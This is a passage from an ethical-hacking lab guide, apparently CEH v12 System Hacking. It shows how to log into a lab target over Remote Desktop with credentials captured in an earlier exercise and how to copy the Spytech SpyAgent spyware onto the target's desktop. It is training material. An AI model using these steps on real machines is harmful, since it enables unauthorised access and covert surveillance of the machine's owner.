
- In the **User name** field, type **Jason** and click **Connect**.




4. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.1.19).

Note: Here, we are using the target system user credentials obtained from the previous lab.



5. A **Remote Desktop Connection** window appears; click **Yes**.




Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

6. A **Remote Desktop connection** is successfully established.



7. Close the **Server Manager** window and minimize **Remote Desktop Connection**.
8. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.



9. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.

